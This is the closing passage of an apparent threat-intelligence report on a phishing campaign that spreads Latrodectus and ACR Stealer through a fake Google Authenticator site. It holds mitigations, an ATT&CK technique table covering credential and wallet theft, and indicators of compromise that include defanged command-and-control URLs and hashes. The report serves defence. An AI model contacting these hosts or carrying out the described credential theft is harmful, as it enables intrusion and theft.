- Enable MFA on all accounts to add an extra layer of security and reduce the risk of unauthorized access even if credentials are compromised.
- Develop and maintain an incident response plan to quickly address and mitigate the impact of malware infections. Regularly test and update the plan to ensure effectiveness.

## MITRE ATT&CK® Techniques

| Tactic | Technique | Procedure |
|---|---|---|
| Initial Access (TA0001) | Phishing (T1566) | Phishing website hosted a malicious binary as a legitimate application |
| Defense Evasion(TA0005) | Obfuscated Files or Information: Software Packing (T1027.002) | Payload is encrypted inside the Resource section |
| Execution (TA0002) | Native API (T1106) | The *NtCreateUserProcess()* API is used to create a child process |
| Execution, Persistence, Privilege Escalation | Scheduled Task/Job: Scheduled Task (T1053.005) | Sets scheduled tasks using COM Object |
| Defense Evasion (TA0005) | Indicator Removal: File Deletion (T1070.004) | Deletes itself from Temp dir |
| Defense Evasion (TA0005) | Obfuscated Files or Information: Dynamic API Resolution (T1027.007) | Loads DLLs during runtime |
| Discovery(TA0007) | System Information Discovery (T1082) | Checks for Windows version and running processes |
| Command and Control (TA0011) | Application Layer Protocol: Web Protocols (T1071.001) | Communicates to C&C over HTTP |
| Collection (TA0009) | Automated Collection (T1119) | Collects Cryptocurrency wallet information |
| Credential Access (TA0006) | Credentials from Password Stores: Credentials from Web Browsers (T1555.003) | Tries to collect credentials from browsers |
| Credential Access (TA0006) | Credentials from Password Stores: Password Managers (T1555.005) | Tries to steal credentials from password managers |

## Indicators Of Compromise

| Indicators | Indicator Type | Description |
|---|---|---|
| 62536e1486be7e31df6c111ed96777b9e3f2a912a2d7111253ae6a5519e71830 | SHA-256 | GoogleAuthSetup.exe |
| 81bc69a33b33949809d630e4fa5cdb89d8c60cf0783f447680c3677cae7bb9bb | SHA-256 | Latrodectus |
| 532c9bc2e30150bef61a050386509dd5f3c152688898f6be616393f10b9262d3 | SHA-256 | ACR Stealer |
| hxxps://spikeliftall[.]com/live/ | URL | C&C of Latrodectus |
| hxxps://godfaetret[.]com/live/ | URL | C&C of Latrodectus |
| hxxps://geotravelsgi.xyz/ujs/2ae977f4-db12-4876-9e4d-fc8d1778842d | URL | Config file of ACR Stealer |
| googleaauthenticator[.]com | Domain | Phishing Site |

## References

https://www.malwarebytes.com/blog/news/2024/07/threat-actor-impersonates-google-via-fake-ad-for-authenticator
https://medium.com/walmartglobaltech/icedid-gets-loaded-af073b7b6d39
https://www.proofpoint.com/us/blog/threat-insight/latrodectus-spider-bytes-ice
https://www.elastic.co/security-labs/spring-cleaning-with-latrodectus
https://www.fortinet.com/blog/threat-research/exploiting-cve-2024-21412-stealer-campaign-unleashed